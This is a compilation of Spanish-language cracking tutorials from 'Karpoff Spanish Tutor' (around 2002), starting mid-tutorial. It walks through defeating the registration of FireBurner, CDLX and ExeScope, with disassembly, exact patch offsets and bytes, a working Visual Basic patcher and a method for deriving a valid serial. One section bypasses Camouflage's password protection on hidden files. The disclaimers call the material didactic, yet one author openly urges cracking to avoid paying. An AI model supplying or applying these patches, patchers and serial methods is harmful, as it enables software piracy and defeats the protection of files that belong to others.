* Possible StringData Ref from Code Obj ->"FireBurner 2.1.7 Windows Edition "
                                       ->" (Unregistered)"
                                  |
:00490992 BAB40A4900              mov edx, 00490AB4
:00490997 8BC3                    mov eax, ebx
```


*** Al cambiar el SALTO CONDICIONAL (JE) por SALTO INCONDICIONAL (JNE), observaremos la siguiente pantalla:

Objetivo-3

*** Buscamos la String "Please Register your copy"

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF7B(C)
|
:0048CF7D 008BC0535651            add byte ptr [ebx+515653C0], cl
:0048CF83 8BD8                    mov ebx, eax
:0048CF85 A104444900              mov eax, dword ptr [00494404]
:0048CF8A 803800                  cmp byte ptr [eax], 00 ; Serial CORRECTO == Serial
Dummy
:0048CF8D 7425                    je 0048CFB4            ; Si es igual "Please
Register..."
                                                         ; @Offset 8C38Dh
                                                         ; Cambiamos por 7525 => JNE

* Possible StringData Ref from Code Obj ->"This Copy Registered to"
                                  |
:0048CF8F BA1CD04800              mov edx, 0048D01C
:0048CF94 8B83F4020000            mov eax, dword ptr [ebx+000002F4]
:0048CF9A E8894AFBFF              call 00441A28
:0048CF9F 8B15FC454900            mov edx, dword ptr [004945FC]
:0048CFA5 8B12                    mov edx, dword ptr [edx]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF36(C)
|
:0048CFA7 8B83F8020000            mov eax, dword ptr [ebx+000002F8]
:0048CFAD E8764AFBFF              call 00441A28
:0048CFB2 EB10                    jmp 0048CFC4

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0048CF8D(C)
|

* Possible StringData Ref from Code Obj ->"Please register your copy"
                                  |
:0048CFB4 BA3CD04800              mov edx, 0048D03C
:0048CFB9 8B83F4020000            mov eax, dword ptr [ebx+000002F4]
:0048CFBF E8644AFBFF              call 00441A28
```

*** Al cambiar el SALTO CONDICIONAL (JE) por SALTO INCONDICIONAL (JNE), observaremos la siguiente pantalla:



Bueno, como podéis ver ya hemos FINALIZADO la Simulación de la Registración jejeje;) Ahora solo nos queda CODIFICAR el Patch!.

Codificar el Patch!

```
'-----------------------------------------------------------------------
' Name:         VB Patch Engine
' Author:       +Er@ser[GT2]
' Created:      Jueves, Abril 11,2002 @ 8:23:23 pm (Vers: 1.0.0000)
'
' Description:  FireBurner 2.1.7 Windows Edition
'-----------------------------------------------------------------------

'00090820 FDFF A104 4449 0080 3800 7531 8B0B B201 <- Objetivo-1 @Offset 9082B
'0008FD80 3800 740E BA7C 0A49 008B C3E8 9810 FBFF <- Objetivo-2 @Offset 8FD83
'0008C380 5356 518B D8A1 0444 4900 8038 0074 25BA <- Objetivo-3 @Offset 8C38E


Private Sub Command1_Click()
    If FileExist(Text5) Then
    On Error GoTo Cancelo
    Dialogo.CancelError = True
    With Dialogo
        Dim Tamaño As Long
        Tamaño = 754176    'tamaño descomprimido 754176 <- 262144
        If FileLen(Text5) <> Tamaño Then
            MsgBox "Filesize does not match!", 16, "+Er@ser[GT2]"
            Else
                Open Text5 For Binary Access Write As #1
                Put #1, &H8FD83, &HE75  '@Offset 8FD83h
                Put #1, &H8C38E, &H2575 '@Offset 8C38Eh
                Put #1, &H9082B, &H3174 '@Offset 9082Bh
                MsgBox "Patch Successful!", 64, "+Er@ser[GT2]"
            End If
    End With
    On Error GoTo 0
    Exit Sub
    Close #1
Cancelo:
        Else
```

```
    End If
End Sub
```

Saludos

Pr@fEsOr X, SiLvEr StOrM, Karpoff, Demian, Black Fenix, Numit_oR, Esiel 2, KUT, TNT, WKT

Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**

Saludos a todos los **CrAcKeRs** del Pasado, Presente y Futuro

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. +Er@ser'2000/GT2

  Si deseas ponerte en contacto con nosotros puedes hacerlo aquí:Group Tutoriales 2001 - GT2

- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Camouflage 1.2.1

PROTECCION:	Es Freeware
Objetivo:	Como este es un programa *FreeWare* no hay nada que petar o ningún *serial* que vulnerar. No obstante tiene un punto flaco que es por lo que lo vamos a atacar
Descripcion:	Segun la filosofia de este programa, sirve para ocultar información para los ojos de desaprendidos dentro de otros ficheros, pero, como lo oculta ? Relamente utiliza ténicas de esteganografía ? Encripta la información ? Que tan seguro és ?
Dificultad:	**Aficionado**
DOWNLOAD:	hhttp://www.camouflagesoftware.com/
Herramientas:	*SoftIce, FC32b*
CRACKER:	**[Moneo]** **FECHA:** **01/02/2002**

INTRODUCCION

Disclaimer

Si estas buscando *cracks* o *serials*, aqui **no** los vas a encontrar. Todo lo que aquí se describe es puramente didactico, lo que el usuario final realice con dicha información sólo le acontece a él. Te recomiendo que si tienes la oportunidad adquieras el programa de forma legal, ya que de esta manera contribuyes a que el programa continue desarrollandose.

El autor sólo pretende ensenyar los diferentes métodos de protección que tienen los programa, no abusando de dicha información

Overview

These days companies are given more power to monitor emails and to examine your personal files. And with more and more malicious 'spy' software being widely used, you need to be sure that files containing sensitive information are kept safe from prying eyes. Electronic privacy is no longer guaranteed - who knows who might be intercepting your emails or scanning your hard drive without your knowledge or consent?

Camouflage allows you to hide files by scrambling them and then attaching them to the file of your choice. This camouflaged file then looks and behaves like a normal file, and can be stored or emailed without attracting attention.

For example, you could create a picture file that looks and behaves exactly like any other picture file

but contains hidden encrypted files, or you could hide a file inside a Word document that would not attract attention if discovered. Such files can later be safely extracted.

For additional security you can password your camouflaged file. This password will be required when extracting the files within.

You can even camouflage files within camouflaged files.

AL ATAKE

Este programa se ha extendido mucho en aquellos *sites* que ofrecen musica en formato *mp3*, tanto canciones como *full albums*. Y muchas veces el que sube las canciones o se olvida de indicar el *password* o lo hace con otro que no es el que indica.

Como este es un programa *FreeWare* no hay nada que petar o ningún *serial* que vulnerar. No obstante tiene un punto flaco que es por lo que lo vamos a atacar.

Segun la filosofia de este programa, sirve para ocultar información para los ojos de desaprendidos dentro de otros ficheros, pero, como lo oculta ? Relamente utiliza ténicas de esteganografía ? Encripta la información ? Que tan seguro és ?

Seguridad

Para contestar estar preguntas vamos a hacer unas cuantas pruebas tipicas de cualquier criptoanalisis. (para hacer estar pruebas es necesario tener instalado el Camouflage)

Cogemos nuestro NOTEPAD o cualquier editor de *plain-text* y creamos un fichero con una cadena en su interior. Por ejemplo:

----------[FILE.TXT]
[Moneo]
----------[FILE.TXT]

Ahora buscamos una imagen, *gif* o *jpg* de tamanyo pequenyo (Por ejemplo: img.jpg) y lo guardamos en un directorio todo junto. Ahora con el Camouflage, camuflamos nuestro *txt* dentro del *jpg* con un *password* determinado: moneo. Esto nos dará un fichero pass01.jpg. Ahora repetimos los pasos, pero le cambiamos el *password*: mone0 y el fichero de salida pass02.jpg.

Bien, con esto conseguimos tener dos ficheros, con el mismo contenido pero con diferente método de encriptación, ya que el *password* es diferente. Lo más básico que sigue es comparar los ficheros para asegurarnos que son realmente distintos. Yo personalmente he utilizado el FC32b de Plushmm & The+Q, ya que el FC del DOS no me reconocia los cambios, y cual es la sorpresa cuando vemos que apenas sólo cambias unos pequenyos *bytes* muy al final de los ficheros!!!.

Con esto deducimos varias cosas:

- No existe encriptación con password.
- El password viaja con el fichero camuflado.
- Nuestros ficheros son vulnerables a cualquier ataque

Ataques

Ahora vamos a mirar con cualquier editor, el contenido de nuestro fichero camuflado, y afortunadamente descubrimos que su contenido está realmente codificado, vamos, que la sentencia [Moneo] que hemos escrito en nuestro *Plain-text* no puede leerse a simple vista, un voto de confianza para el programador.

El siguiente paso es atacar el password. Para ello nos preparamos con el debugger, activamos el Camouflage y en la pantalla del *password* le introducimos uno erroneo a ver que dice.

Típica ventana de error, aqui el programador la ha cagado, eso significa que de alguna forma el *password* es vulnerable. Llegados este punto es momento de activar el debbugger, con el típico bpx hmemcpy, haciendo varios p ret aterrizamos en la *runtime* de VB, ***blasfemia***, seguimos tirando hacia atras con el p ret hasta llegar al programa original CS:4188AC.

```
8BD0                    mov edx, eax
8D8D64FFFFFF            lea ecx, dword ptr [ebp+FFFFFF64]
FFD3                    call ebx
50                      push eax
FF15E4104000            Call dword ptr [004010E4]
8D8D64FFFFFF            lea ecx, dword ptr [ebp+FFFFFF64]
51                      push ecx
8D9568FFFFFF            lea edx, dword ptr [ebp+FFFFFF68]
```

Vemos que justo debajo hay una rutina de VB, la de vbaStrCmp, esto nos va a ayudar mucho a más a encontrar donde parchear el programa. Seguimos debugando y comprobando hacia donde apunta las variables más comunes: EAX, EBX, EDX, EDI, ESI en cada uno de sus cambios, y más o menos por la linea CS:4189BD vemos como EAX apunta al *password* comprimido en el fichero (acordaros que las cadenas en VB son diferentes que en otros lenguajes ya que estas van seguidas en cada uno de sus caracters por un 00h, por ejemplo, [Moneo] sería 5Bh 4Dh 6Fh 6Eh 65h 6Fh 5Dh en VB nos quedaría como 5Bh 00h 4Dh 00h 6Fh 00h 6Eh 00h 65h 00h 6Fh 00h 5Dh 00h) , hemos encontrado la rutina de desencriptado!. Luego ya la miraremos, ahora vamos a buscar el parche. Seguimos traceando, hasta encontrar algun salto un tanto sospechoso y tiene que estar muy cerca. Si miramos el código, nos encontramos dos, uno en CS:418998 y otro en CS:418A13 que son muy sospechosos. El primero es sospechoso por que nos hace saltar y el segundo, por que nos lleva a un punto de programa muy lejos del actual. Si en tiempo de debugger cambiamos el primer saldo y le decimos que no salte, nos lleva al segundo y si a este le decimos que tampoco salte, nos hace pasar a la siguiente pantalla del Camouflage, como si hubiesemos introducido correctamente el *password*.

```
:00418998 7D18          jge 004189B2
:0041899A 68A0000000    push 000000A0
:0041899F 68E8964000    push 004096E8
:004189A4 8B8D88FEFFFF  mov ecx, dword ptr [ebp+FFFFFE88]
:004189AA 51            push ecx
:004189AB 50            push eax
:004189AC FF1568104000  Call dword ptr [00401068]
:004189B2 8D956CFFFFFF  lea edx, dword ptr [ebp+FFFFFF6C]
:004189B8 52            push edx
:004189B9 8D463C        lea eax, dword ptr [esi+3C]
:004189BC 50            push eax
:004189BD E86E290100    call 0042B330
:004189C2 8BD0          mov edx, eax
:004189C4 8D8D64FFFFFF  lea ecx, dword ptr [ebp+FFFFFF64]
:004189CA FFD3          call ebx
:004189CC 50            push eax
:004189CD 8B8568FFFFFF  mov eax, dword ptr [ebp+FFFFFF68]
:004189D3 50            push eax
:004189D4 FF15E4104000  Call dword ptr [004010E4]
:004189DA 8BD8          mov ebx, eax
:004189DC F7DB          neg ebx
:004189DE 1BDB          sbb ebx, ebx
```

```
:004189E0 F7DB                  neg ebx
:004189E2 F7DB                  neg ebx
:004189E4 8D8D68FFFFFF          lea ecx, dword ptr [ebp+FFFFFF68]
:004189EA 51                    push ecx
:004189EB 8D9564FFFFFF          lea edx, dword ptr [ebp+FFFFFF64]
:004189F1 52                    push edx
:004189F2 8D856CFFFFFF          lea eax, dword ptr [ebp+FFFFFF6C]
:004189F8 50                    push eax
:004189F9 6A03                  push 00000003
:004189FB FF15C0114000          Call dword ptr [004011C0]
:00418A01 83C410                add esp, 00000010
:00418A04 8D8D50FFFFFF          lea ecx, dword ptr [ebp+FFFFFF50]
:00418A0A FF1550124000          Call dword ptr [00401250]
:00418A10 6685DB                test bx, bx
:00418A13 0F859B150000          jne 00419FB4
:00418A19 8B4DC4                mov ecx, dword ptr [ebp-3C]
```

Con estos descubrimientos ya podemos hacer un parche para esos dos jmps para que la inclusión del *password* en los ficheros camuflados sea inutil. Aunque podemos seguir buscando para ver si conseguimos desencriptar el *password*.

En definitiva, esta es una utilidad insegura, ya que los ficheros van ocultos pero no protegidos.

Karpoff Spanish Tutor 1999-2002

Programa: CDLX 2.0

PROTECCION:	Número de Serie , una *nag-screen* con un pequenyo temporizador a 10 sec.
Objetivo:	Obtener un número de serie válido
Descripcion:	*Este es un programa que te deja en el Tray un PullDown para cerrar la machine y borrar el recent o el history del IE, etc*
Dificultad:	**3**
DOWNLOAD:	http://www.yeohhs.com/swwin
Herramientas:	*SoftIce*
CRACKER:	[Moneo] **FECHA:** **09/10/2002**

INTRODUCCION

Disclaimer

Si estas buscando *cracks* o *serials*, aqui **no** los vas a encontrar. Todo lo que aquí se describe es puramente didactico, lo que el usuario final realice con dicha información sólo le acontece a él. Te recomiendo que si tienes la oportunidad adquieras el programa de forma legal, ya que de esta manera contribuyes a que el programa continue desarrollandose.

El autor sólo pretende ensenyar los diferentes métodos de protección que tienen los programa, no abusando de dicha información

Overview

Este es un programa que te deja en el Tray un PullDown para cerrar la machine y borrar el recent o el history del IE, etc

AL ATAKE

Para obtener el serial correspondiente, simplemente ejecutaremos el programa, e iremos al *Pull-Down*. Nos sale un *Pop-Up* pidiendonos el *serial*. Introduciremos un numero al azar y veremos que es lo que pasa. No sale otra ventana dicindonos que nos hemos colao, eso significa que tiene detección de *serial*, lo típico, bpx hmemcpy desdepués de introducir el *serial* y antes de apretar el [OK]. Y más o menos aterrizaremos por aqui: CS:401C36

```
FF15E0704000    call [0004070E0]GetDlgItemTextA
8D442428        lea eax,[esp][00028]
8D4C240C        lea ecx,[esp][0000C] ;Nuestro serial
50              push eax
51              push ecx
E8AB010000      call 000001D0 ;Aqui calcula el nuevo serial
83C408          add esp,08
BE50814000      mov esi,00408150 ;Cadena un tanto peculiar
8D442428        lea eax,[esp][00028] ;Cadena generada dentro del call anterior
8A10            mov dl,[eax]
8A1E            mov bl,[esi]
```

Hemos caido justo en el punto ideal, tenemos diferentes cadenas que son realmente sospechosas, lo mejor es analizar el calculo que hay dentro del *call* CS:401DF0.

```
83EC1C          sub esp,1C
B906000000      mov ecx,00000006
33C0            xor eax,eax
33D2            xor edx,edx
53              push ebx
56              push esi
57              push edi
BE70834000      mov esi,00408370 ;Apunta a una constante
8D7C240C        lea edi,[esp][0000C]
8B5C242C        mov ebx,[esp][0002C] ;Apunta a nuestra cadena
F3A5            repe movsd
66A5            movsd
8BFB            mov edi,ebx
83C9FF          or ecx,FF
F2AE            repne scasb ;Busca la longitud de la cadena
F7D1            not ecx
49              dec ecx ;Longitud de nuestra cadena
8BF1            mov esi,ecx
85F6            test esi,esi
7E32            jle 00000062 ---------- (1)
8B4C2430        mov ecx,[esp][00030]
8BFB            mov edi,ebx
8D44240C        lea eax,[esp][0000C]
55              push ebp
2BF8            sub edi,eax
8BE9            mov ebp,ecx
8D442410        lea eax,[esp][00010]
2BE8            sub ebp,eax
8D441410        lea eax,[esp][edx][00010] (2) ;Apunta a una constante
8A1C07          mov bl,[edi][eax] ;nByte de nuestra cadena
0218            add bl,[eax] ;Suma nByte de nuestra cadena con el de la constante
42              inc edx ;Contador de longitud
3BD6            cmp edx,esi
881C28          mov [eax][ebp],bl ;El resultado de la suma lo guarda
                jl 00000045 ---------- (2) ;Salta si no final
```

```
7CEF        pop ebp
5D          mov d,[esi][ecx],00
C6040E00    pop edi
5F          pop esi
5E          pop ebx
5B          add esp,1C
83C41C
C3          retn
8B4C2430    mov ecx,[esp][00030] (1)
5F          pop edi
C6040E00    mov d,[esi][ecx],00
5E          pop esi
5B          pop ebx
83C41C      add esp,1C
C3          retn
```

De todo esto deducimos lo siguiente, el programa tiene una constante, por ejemplo: 7684142980000000 y una cadena edfgmnmndede, entonces lo que haces es sumar nuestro *serial* introducido por teclado(p.e. 1231321) con su constante:

K+ 37h 36h 38h 34h 31h etc...
S+ 31h 32h 33h 31h 33h etc...
T= 68h 68h 6Bh 65h 64h etc...

Y luego si continuamo traceando, vemos como compara la nueva cadena T con la que tiene también metida (edfgmnmndede). Por lo tanto ya podemos deducir el *serial* a utilizar, simplemente restamos las dos constantes:

K+ 65h 68h 6Bh 67h 60h etc
K- 37h 36h 38h 34h 30h etc...
S= 32h 32h 33h 33h 30h etc...

Bueno, como vemos este programa sólo tiene la posibilidad de generar un unico *serial* en toda su vida, fue bonito mientras duró... Por cierto, las constantes utilizadas son un ejemplo, buscalas en el ejecutable.

Cuando hayamos introducido correctamente el *serial* veremos con el programa genera un fichero que contiene la K-

Karpoff Spanish Tutor 1999-2002	
Programa:	**ExeScope 6.3**

PROTECCION:	Serial		
Descripcion:	Utilidad para manipular ejecutables y librerías con bastante facilidad (cuadros de diálogo, cadenas de texto...)		
Dificultad:	Protozoo (algo así como 3º de la ESO)		
DOWNLOAD:	http://karpoff.redfutura.net/		
Herramientas:	Softice W32dasm Editor Hexadecimal		
CRACKER:	MacEdu	**FECHA:**	22/08/2002

INTRODUCCION

Érase una vez un niño que estaba muyyy aburrido de estudiar Campos Electromagnéticos II y decidió ponerse a hacer algo útil. Por ello se imprimió el documento “Descabezando archivos ejecutables portables” de nuMIT_or (el cuál recomiendo hasta al más pequeño de la familia) y se puso a leer. Cuál fue su sorpresa cuando de repente se recomendaba en dicho texto usar el programa ExeScope. Nada más fácil, buscas un poco por internet y lo bajas. Sin embargo tiene un problema, y es que no te deja realizar más de una modificación en el archivo que abras (compruébalo si no me crees) a no ser que estés registrado.
Solución A: Paga lo que toca y te registras.
Solución B: Utiliza lo que sepas y obtén una maravillosa prueba de evaluación “a tu gusto”, no sé, probarlo durante 70 años y si te convence, comprarlo. En resumen: Ke lo crackees, lexe, k pa eso estamos akí.

AL ATAKE

Sin más rollo, vamos a lo que nos interesa. El archivo a elegir para monitorizar no tiene pega alguna ya que hay un archivo enorme (comparado con los demás archivos de este programa) que encima es el ejecutable. Pues nada, lo ejecutamos y todo perfecto hasta que tiramos a registrarnos (en el menú Help) y nos dice “Invalid ID or Name”. Maravilloso, un mensajito diciéndonos que nos hemos equivocado de clave.
En un primer momento la reacción es siempre la misma, irnos al desensamblador (yo he usado el W32Dasm) y buscamos esa cadena con la linternita o en String References. Mierda, la cadena no está, y encima sigo sin novia. Aunque no os lo creáis, la solución a lo primero es más sencilla que la de lo segundo. Dicen, que si todo falla, va siendo hora de que te leas las instrucciones, pero en nuestro caso es “Arranca el SoftICE”. Me encanta este programa, no sé por qué al tenerlo cargado el Kazaa no se me arranca, pero lo primero es lo primero (por cierto, si alguien sabe por qué, que me lo cuente).

Pues eso, cargamos el ExeScope con el Symbol Loader y ahora a pensar dónde ponemos el breakpoint. Lo suyo sería en el MessageBeep que debería haber saltado al meter la clave errónea, pero mira por dónde, al autor de ExeScope se le olvidó el detalle del pitidito. Sin desesperar, vamos al desensamblador y miramos las rutinas que carga. Vemos que de user32.dll usa LoadStringA, función que es muy probable que use para leer el nombre y la clave. Pues nada, una vez que ya tenemos arrancado el ExeScope, vamos al SoftICE y ponemos “bpx LoadStringA”. Pulsamos X para volver al programa, escribimos nuestro nombre y pass, le damos a OK y... BINGO, nos salta el SoftICE. Pensemos un poco. El cuadro de diálogo en el que estábamos era bien simple: 2 cuadros de texto, uno para el nombre y otro para la clave. Por ello, lo más probable es que primero se haga una llamada a LoadStringA para leer el nombre, y luego otra llamada a esa misma función para leer la clave. Por tanto, salimos del SoftICE pulsando Ctrl+D, y como era de esperar, nos vuelve a saltar el SoftICE en el otro LoadStringA. Vamos pulsando F10 para ir avanzando por el código y de repente, en la dirección 004587A5, nos salta la ventana de error que ya conocíamos. Pues nada, le damos a OK, con lo que volvemos al SoftICE y podemos ver lo que tenemos. Como ya he adelantado, lo que vemos es que en la dirección 004587A5 tenemos un CALL como una catedral a nuestro mensaje de error.

Ya parece que estamos situados en la parte del código que nos interesa. Pues nada, volvemos al desensamblador y vamos a esa dirección mediante “Goto Code Location”. Con ello nos situamos en la línea donde llamamos al cuadro de error, pero lo que nos interesa es no llegar ahí (porque eso ya es la rutina que nos avisa del error, y lo que queremos es llegar a donde decide que la clave es errónea), por lo que miramos varias líneas más arriba y vemos lo siguiente:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00458790(C), :00458794(C)
|
:004587A0 8B45F4                    mov eax, dword ptr [ebp-0C]
:004587A3 8B10                      mov edx, dword ptr [eax]
:004587A5 FF92D8000000                  call dword ptr [edx+000000D8]
:004587AB 8945F8                    mov dword ptr [ebp-08], eax
:004587AE 33C0                      xor eax, eax
:004587B0 5A                        pop edx
:004587B1 59                        pop ecx
:004587B2 59                        pop ecx
:004587B3 648910                    mov dword ptr fs:[eax], edx
:004587B6 68CB874500                push 004587CB
```

La línea del asterisco nos indica que el programa salta a la dirección 004587A0 desde 00458790 y 00458794. Todos hemos visto las películas de Indiana Jones, lo que hace que nuestro espíritu aventurero nos obligue a ir a esas dos líneas a ver esos saltos de los que nos habla. Pues sí, vale, saltos al error, pero ninguno que salte fuera del error (con lo que saltaría a la parte del código que se ejecutaría en caso de que metiésemos la clave correcta). Pues akí la cosa está clara, seguimos mirando hacia arriba, y vemos que hay una referencia de un CALL.

```
* Referenced by a CALL at Address:
|:0045871A
|
:00458724 55                        push ebp
:00458725 8BEC                      mov ebp, esp
:00458727 83C4F4                    add esp, FFFFFFF4
:0045872A 53                        push ebx
:0045872B 56                        push esi
:0045872C 66894DFD                  mov word ptr [ebp-03], cx
```

Esto nos lleva a suponer que todo el código que hemos estado viendo es en sí la rutina de error, por que la comprobación de la clave ha de estar en otro punto del código que cuando detecta que no es correcta, salta aquí. Como es lógico, esa otra parte del código ha de estar en 0045871A. Nos vamos a esa línea y vemos lo siguiente:

```
* Referenced by a CALL at Addresses:
|:004A61F4   , :004AEFC3
|
:00458704 55                        push ebp
:00458705 8BEC                      mov ebp, esp
:00458707 51                        push ecx
:00458708 66894DFE                  mov word ptr [ebp-02], cx
:0045870C 8B4D08                    mov ecx, dword ptr [ebp+08]
:0045870F 51                        push ecx
:00458710 6AFF                      push FFFFFFFF
:00458712 6AFF                      push FFFFFFFF
:00458714 6A00                      push 00000000
:00458716 668B4DFE                  mov cx, word ptr [ebp-02]
:0045871A E805000000                    call 00458724
:0045871F 59                        pop ecx
:00458720 5D                        pop ebp
:00458721 C20400                    ret 0004
```

De nuevo sin saltos. Sin embargo hay un par de referencias a esta función. Elegimos

cualquiera de ellas (porque el que haya dos tan solo significa que en dos puntos del programa se comprueba la clave), por ejemplo 004A61F4 y llegamos a esto:

```
:004A61CD C7833402000001000000    mov dword ptr [ebx+00000234], 00000001
:004A61D7 EB20                    jmp 004A61F9

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004A6146(C), :004A615A(C)
|
:004A61D9 6A00                    push 00000000
:004A61DB 8D55EC                  lea edx, dword ptr [ebp-14]
:004A61DE B870624A00              mov eax, 004A6270
:004A61E3 E808900000              call 004AF1F0
:004A61E8 8B45EC                  mov eax, dword ptr [ebp-14]
:004A61EB 668B0DA0624A00          mov cx, word ptr [004A62A0]
:004A61F2 B201                    mov dl, 01
:004A61F4 E80B25FBFF                  call 00458704

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004A60F5(U), :004A61D7(U)
|
:004A61F9 33C0                    xor eax, eax
:004A61FB 5A                      pop edx
```

Como se puede apreciar, en 004A60F5 y en 004A61D7 hay saltos incondicionales que saltan la llamada a nuestra rutina de error (es decir, saltan a donde debería continuar el programa en caso de que acertásemos con la clave), por lo tanto ha de haber otros saltos que eviten estos y dejen que el programa llegue a la rutina de error. Como podemos ver en las referencias, estos saltos están en 004A6146 y en 004A615A.

```
:004A6130 8B1540294B00            mov edx, dword ptr [004B2940]
:004A6136 8B12                    mov edx, dword ptr [edx]
:004A6138 A17C274B00              mov eax, dword ptr [004B277C]
:004A613D 8B00                    mov eax, dword ptr [eax]
:004A613F E8D8800000              call 004AE21C
:004A6144 84C0                    test al, al
:004A6146 0F848D000000            je 004A61D9
:004A614C A1C4294B00              mov eax, dword ptr [004B29C4]
:004A6151 8B00                    mov eax, dword ptr [eax]
:004A6153 E8E0DCF5FF              call 00403E38
:004A6158 85C0                    test eax, eax
:004A615A 7E7D                    jle 004A61D9
:004A615C 8D55F0                  lea edx, dword ptr [ebp-10]
:004A615F A1D0294B00              mov eax, dword ptr [004B29D0]
```

Efectivamente, tenemos un JE y un JLE que nos hacen saltar a nuestra función de error. El primer salto que encontramos es el del JE, que por lo que veo, la rutina de comprobación se realiza mediante “CALL 004AE21C” y si devuelve el registro AL=0, salta a nuestra función de error. Después está el JLE, pero primero vamos a ver si parcheando tan solo este ya nos vale y si no, pues ya miraremos el otro. Recuerdo de nuevo que prefiero mirar el JE antes que el JLE porque es el primer salto al que llego (es decir, a ese voy a llegar siempre, mientras que al otro puede que llegue o puede que no). Pues dado que lo que necesitamos es que la llamada a la subrutina ubicada en 004AE21C nos devuelva AL distinto de cero, vamos a ver qué hay en esa subrutina. Así que nada, nos vamos a la línea de código 004AE21C. Vemos que hay bastante para leer en esa subrutina, pero a nosotros lo único que nos interesa es que

nos devuelva AL distinto de cero. Por tanto, bajamos hasta encontrar su RET y vemos esto:

```
:004AE29F F7F1                    div ecx
:004AE2A1 83FA04                  cmp edx, 00000004
:004AE2A4 7502                    jne 004AE2A8
:004AE2A6 B301                    mov bl, 01

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004AE247(C), :004AE267(C), :004AE278(C), :004AE280(C), :004AE2A4(C)
|
:004AE2A8 33C0                    xor eax, eax
:004AE2AA 5A                      pop edx
:004AE2AB 59                      pop ecx
:004AE2AC 59                      pop ecx
:004AE2AD 648910                  mov dword ptr fs:[eax], edx
:004AE2B0 68C5E24A00              push 004AE2C5

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004AE2C3(U)
|
:004AE2B5 8D45FC                  lea eax, dword ptr [ebp-04]
:004AE2B8 E8FB58F5FF              call 00403BB8
:004AE2BD C3                      ret
```

Muchos saltos, muchas instrucciones, ojos rasgados... pero el caso es que de todo, lo único que queremos es que nos devuelva AL con un valor distinto a cero. Sin embargo vemos una cosa curiosa, y es que antes del RET hay un CALL, no un montón de POPs que es lo que suele haber siempre. Por ello, se nos ocurre volver a tracear el ExeScope con el SoftICE poniendo un bpx en 004AE21C, es decir, en la llamada a la subrutina. Una vez nos salte el softICE en ese punto vamos traceando con F10 y cuál es nuestra sorpresa al comprobar que mediante algún chanchullo raro del CALL situado antes del RET, tras el RET no vuelve a la línea posterior a la llamada a 004AE21C, sino que continúa por 004AE2C5, código situado justo debajo de nuestro RET:

```
:004AE2B5 8D45FC                  lea eax, dword ptr [ebp-04]
:004AE2B8 E8FB58F5FF              call 00403BB8
:004AE2BD C3                      ret


:004AE2BE E97153F5FF              jmp 00403634
:004AE2C3 EBF0                    jmp 004AE2B5
:004AE2C5 8BC3                    mov eax, ebx
:004AE2C7 5B                      pop ebx
:004AE2C8 59                      pop ecx
:004AE2C9 5D                      pop ebp
:004AE2CA C3                      ret
```

En 004AE2C5 vemos que se asigna a EAX el valor de EBX y que si seguimos traceando, el RET que hay cuatro líneas más abajo (en 004AE2CA) nos lleva a donde nos debía haber llevado el RET anterior.

```
:004A6130 8B1540294B00          mov edx, dword ptr [004B2940]
:004A6136 8B12                  mov edx, dword ptr [edx]
:004A6138 A17C274B00            mov eax, dword ptr [004B277C]
:004A613D 8B00                  mov eax, dword ptr [eax]
:004A613F E8D8800000            call 004AE21C
:004A6144 84C0                  test al, al
:004A6146 0F848D000000          je 004A61D9
:004A614C A1C4294B00            mov eax, dword ptr [004B29C4]
:004A6151 8B00                  mov eax, dword ptr [eax]
:004A6153 E8E0DCF5FF            call 00403E38
:004A6158 85C0                  test eax, eax
:004A615A 7E7D                  jle 004A61D9
:004A615C 8D55F0                lea edx, dword ptr [ebp-10]
:004A615F A1D0294B00            mov eax, dword ptr [004B29D0]
```

Bien, pues tras nuestro paseo por la CALL 004AE21C, estamos ya donde nos interesa, en 004A6144, donde se comprueba que AL tenga un valor distinto de cero para así no saltar al error.

Ahora es cuestión de juntar las piezas, que son bastante pocas. El caso es que queremos que AL no valga cero. Eso lo queremos justo al volver del CALL que hay en 004A613F. Por tanto, lo lógico sería que antes del RET de ese CALL dejásemos de alguna forma a AL valiendo algo que no fuese cero. Sin embargo, hemos visto que no terminamos en el RET de ese CALL, que es el situado en 004AE2BD, sino que regresamos por el RET que hay en 004AE2CA justo después de asignar (en 004AE2C5) a EAX el valor de EBX. Por tanto, lo que se me ha ocurrido para poner a un valor distinto de cero el registro AL antes del RET de 004AE2CA es modificar:

004AE2C5 8BC3 mov eax, ebx

por:

004AE2C5 B001 mov al, 01

con lo que todos contentos. Vale, ahí queda nuestra hipótesis, que hay que probar, así que nada, a cogerse el editor hexadecimal que tengas más a mano (yo suelo usar el UltraEdit) y a cambiar ese código.

